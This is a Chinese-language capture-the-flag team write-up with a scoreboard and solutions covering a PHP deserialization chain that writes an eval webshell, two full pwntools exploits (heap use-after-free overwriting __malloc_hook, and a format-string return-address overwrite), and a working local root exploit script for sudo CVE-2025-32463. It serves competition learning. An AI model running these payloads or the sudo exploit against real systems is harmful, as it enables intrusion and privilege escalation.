CloudEver战队 WriteUp

排名

排名：12

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
11	F61d 队	3361.09	Pwn	5	0	2025-11-24 22:19:27
12	CloudEver队	3333.69	Pwn	6	1	2025-11-24 21:36:24
13	Xp0int	3292.18	Pwn	6	0	2025-11-24 21:56:50
14	cha0s队	3292.18	Pwn	6	0	2025-11-24 22:08:07
15	Syc4m0r3	3292.18	InfoSEC	6	0	2025-11-24 22:16:52
16	Sailor Moon	3175.86	Pwn	5	0	2025-11-24 22:05:33
17	西提艾弗队	3152.35	Pwn	5	0	2025-11-24 22:29:58
18	D0g3	2976.83	Pwn	5	0	2025-11-24 22:15:31
19	LYJ	2965.01	CDF	5	0	2025-11-24 22:18:40
20	你想玩海克斯大乱斗对不队	2897.38	Misc	4	1	2025-11-24 22:16:58

共 21 页 < 1 2 3 4 5 ... 21 >

题目名称	题目类型	题目分值	解题人	是否一血	得分队伍数
我不吃牛肉	Pwn	871.62	王耀辉	是	54
我最好的初代同事	Pwn	830.11	王耀辉	否	53
可恶的木马竟然伪装成我的...	CDF	459.11	杨柳青	否	94
我勒个超级玛丽奥	Game	50	龚旺	否	161
浅析PHP原生类	Web	470.93	刘一诺	否	91
最近还好吗	InfoSEC	651.92	刘一诺	否	78

解题思路

WEB

浅析PHP原生类

题目提供了一个反序列化入口 `@unserialize($_GET['data']);`，主要包含两个类：

- `install` 类：
  - `__wakeup`：`echo` 属性，可触发 `__toString`。
  - `__toString`：将属性作为函数调用，可触发 `__invoke`。
  - `__destruct`：检查 `install.lock`。若不存在，则将属性写入 `config.php`。
- `Until` 类：
  - `__invoke` / `write`：实例化任意类并调用 `open` 方法。

我们采用**单对象嵌套**策略，一次请求完成“删锁”和“写 Shell”。

利用 PHP 原生类 `ZipArchive` 的 `open` 方法覆盖模式（`ZipArchive::OVERWRITE = 8`）来清空或破坏 `install.lock`，从而绕过 `file_exists` 检查。

POP 链条：

`install::__wakeup（入口） -> install::__toString（中间层） -> Until::__invoke -> ZipArchive::open（删锁）`

题目在 __destruct 中将 $password 进行了 md5() 处理，导致直接在顶层对象写入 Shell 失败。

当外层 install 对象将内层对象序列化写入文件时，内层对象的属性（包括 $password）会以明文形式保留在序列化字符串中，从而绕过 MD5 破坏。

```php
<?php
class install {
    private $username;
    private $password;

    public function __construct($username, $password) {
        $this->username = $username;
        $this->password = $password;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}

// 1. 构造底层执行器：利用 ZipArchive 破坏锁文件
$until = new Until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = 8; // OVERWRITE 模式

// 2. 构造中间层：既触发调用，又携带 Webshell
// - username: 放入 $until 对象，当被上层 echo 时，触发 invoke
// - password: 因为它在内层，序列化时保留明文，不会被外层的 md5 破坏
$shell = '<?php @eval($_POST["cmd"]);?>';
$middle = new install($until, $shell);

// 3. 构造顶层：入口
// - username: 放入 $middle，__wakeup 时 echo 它，启动整个链条
$payload = new install($middle, "ignored");

// 输出 Payload
echo urlencode(serialize($payload));
?>
```

运行后发送为data然后打开config.php即可得到shell

PWN

我不吃牛肉

程序不让你直接选功能（1.Add, 2.Del...），而是让你输入一个数，它用这个数做种子 (srand) 算出一个随机数，随机决定给你哪个功能

我们在本地用 Python 模拟 C 语言的 rand() 算法，穷举出 4 个特定的种子，分别对应 Add、Delete、Edit、Show。这样我们就把“随机菜单”变成了“固定菜单”。

申请一个大块 (0x100)，释放它。因为太大进不了 Fastbin，它会进入 Unsorted Bin。

Unsorted Bin 的第一个块，其 fd 指针会指向 Libc 中的 main_arena 区域。

利用 **UAF (Use-After-Free)** 漏洞，用 Show 功能把这个已释放块的内容打印出来。

计算偏移，得到 Libc 的基地址

申请一个小块 (0x60)，释放它进入 Fastbin

利用 UAF 的 Edit 功能，修改这个空闲块的 fd 指针

我们将 fd 指向 __malloc_hook - 0x23

连续申请两次。第二次申请到的就是 __malloc_hook 所在的内存区域

利用 Edit 功能，把 __malloc_hook 的值覆盖为 system 函数的地址

最后在 Libc 里找到字符串 /bin/sh 的地址。

调用 Add 功能（内部调用 malloc）

exp

```
from pwn import *
from ctypes import *
import sys

binary_name = './pwn'
libc_name = './libc.so.6'

context.os = 'linux'
context.arch = 'amd64'
context.log_level = 'debug'

elf = ELF(binary_name)
libc = ELF(libc_name)
clib = cdll.LoadLibrary(libc_name)


#p = process(binary_name)
p=remote("113.201.14.253",59786)
log.info("[-] 正在计算随机数种子...")

seeds = {}
for i in range(10000):
    if len(seeds) == 4:
        break
    clib.srand(i)
```

```python
    val = clib.rand()

    choice = (val % 4) + 1
    if choice not in seeds:
        seeds[choice] = i

log.success(f"种子计算完毕: {seeds}")

def exec_menu(choice_id):
    p.recvuntil(b"choice:\n")
    p.sendline(str(seeds[choice_id]).encode())

def add(idx, size):
    exec_menu(1)
    p.recvuntil(b"index:\n")
    p.sendline(str(idx).encode())
    p.recvuntil(b"size:\n")
    p.sendline(str(size).encode())

def delete(idx):
    exec_menu(2)
    p.recvuntil(b"index:\n")
    p.sendline(str(idx).encode())

def edit(idx, content):
    exec_menu(3)
    p.recvuntil(b"index:\n")
    p.sendline(str(idx).encode())
    p.recvuntil(b"length:\n")
    p.sendline(str(len(content)).encode())
    p.recvuntil(b"content:\n")
    p.send(content)

def show(idx):
    exec_menu(4)
    p.recvuntil(b"index:\n")
    p.sendline(str(idx).encode())


add(0, 0x100)
add(1, 0x60)


delete(0)


show(0)

leak = u64(p.recv(6).ljust(8, b'\x00'))
log.info(f"Leak Address: {hex(leak)}")


libc_base = leak - 88 - 0x10 - libc.symbols['__malloc_hook']

log.success(f"Libc Base: {hex(libc_base)}")
libc.address = libc_base
```

```
fake_chunk = libc.symbols['__malloc_hook'] - 0x23
log.info(f"Target Fake Chunk: {hex(fake_chunk)}")
add(2, 0x60)
add(3, 0x60)
delete(2)
edit(2, p64(fake_chunk))

add(4, 0x60)
add(5, 0x60)

system_addr = libc.symbols['system']
payload = b'a' * 0x13 + p64(system_addr)
edit(5, payload)
bin_sh_addr = next(libc.search(b"/bin/sh"))
log.info(f"/bin/sh addr: {hex(bin_sh_addr)}")
exec_menu(1)
p.recvuntil(b"index:\n")
p.sendline(b"7")
p.recvuntil(b"size:\n")

p.sendline(str(bin_sh_addr).encode())

p.interactive()
```

我最好的初代同事

这道题存在后门函数success

由于只能输入 16 字节

我们利用栈上现有的指针,通过修改它们，让它们指向我们的目标，最后实现写入

把ret地址改到后门函数附近

程序继续运行，直到 talk_with_god 函数结束，执行 ret 指令，get shell

exp

```
from pwn import *
import sys

binary_name = './fmt'
elf = ELF(binary_name)
context.binary = elf
context.log_level = 'debug'
context.arch = 'amd64'

#p = process(binary_name)
p = remote('113.201.14.253',48117)

BASE_STACK_OFFSET = 10
CHAIN_PTR_OFFSET = 14
RET_ADDR_OFFSET = 11

def pass_math_test():
    log.info("=== Starting Math Test ===")
    for i in range(5):
```


```python
        try:
            p.recvuntil(b"what's ")
            data = p.recvuntil(b"\n", drop=True)
            parts = data.decode().split(' ')
            num1 = int(parts[0])
            num2 = int(parts[2])
            ans = num1 + num2
            p.sendline(str(ans).encode())
        except:
            pass

def exploit():
    pass_math_test()
    p.recvuntil(b"Cherish it")

    p.sendline(b"1")
    p.recvuntil(b"Input:\n")

    payload_1 = f"%{BASE_STACK_OFFSET}$p|%{RET_ADDR_OFFSET}$p".encode()
    p.send(payload_1)

    p.recvuntil(b"Your input:")
    out = p.recvuntil(b"[1]talk", drop=True)
    out = out.strip().split(b'\n')[0]

    leaks = out.split(b'|')
    stack_leak = int(leaks[0], 16)
    pie_leak = int(leaks[1], 16)

    pie_offset = pie_leak & 0xFFF
    elf.address = pie_leak - pie_offset
    success_addr = elf.symbols['success']

    target_ret_stack = stack_leak - 0x18

    log.success(f"Stack Leak         : {hex(stack_leak)}")
    log.success(f"Target RET Stack   : {hex(target_ret_stack)}")
    log.success(f"Success Addr       : {hex(success_addr)}")

    log.info("=== Step 2: Stack Pivot ===")
    p.sendline(b"1")
    p.recvuntil(b"Input:\n")

    target_lsb = target_ret_stack & 0xFF

    if target_lsb == 0:
        payload_2 = f"%{BASE_STACK_OFFSET}$hhn".encode()
    else:
        payload_2 = f"%{target_lsb}c%{BASE_STACK_OFFSET}$hhn".encode()

    p.send(payload_2)
    p.recvuntil(b"Your input:")
    p.recvuntil(b"[1]talk")


    log.info("=== Step 3: Overwrite RET ===")
```

```python
    p.sendline(b"1")
    p.recvuntil(b"Input:\n")

    success_lsb = (success_addr + 5) & 0xFF

    log.info(f"Original Success LSB: {hex(success_addr & 0xFF)}")
    log.info(f"Aligned  Success LSB: {hex(success_lsb)}")

    if success_lsb == 0:
        payload_3 = f"%{CHAIN_PTR_OFFSET}$hhn".encode()
    else:
        payload_3 = f"%{success_lsb}c%{CHAIN_PTR_OFFSET}$hhn".encode()

    log.info(f"Payload 3: {payload_3}")

    p.send(payload_3)

    try:
        p.recvuntil(b"Is it fun", timeout=1)
        log.success("Exploit triggered! Enjoy your shell.")
    except:
        pass

    p.interactive()

if __name__ == "__main__":
    exploit()
```

GAME

马里奥

单纯通关即可



infoSEC

最近还好吗

Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2

明显打CVE-2025-32463

使用exp 来自[CVE-2025-32463/exploit.sh at main · kh4sh3i/CVE-2025-32463]

```
#!/bin/bash
```

```
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

即可成功提权

CDF

可恶的木马竟然伪装成我的朋友

查询`banner_home.jpg`发现有一处长度从50428 变为了 37756

附近存在大量post jsp文件就是这里了

然后查找该log文件里的所有jsp

因为`.action`是java的，所以应该是jsp或者jspx之类的

然后找到`table.jsp/en.jsp/2.jsp`

所以第一题flag: `flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}`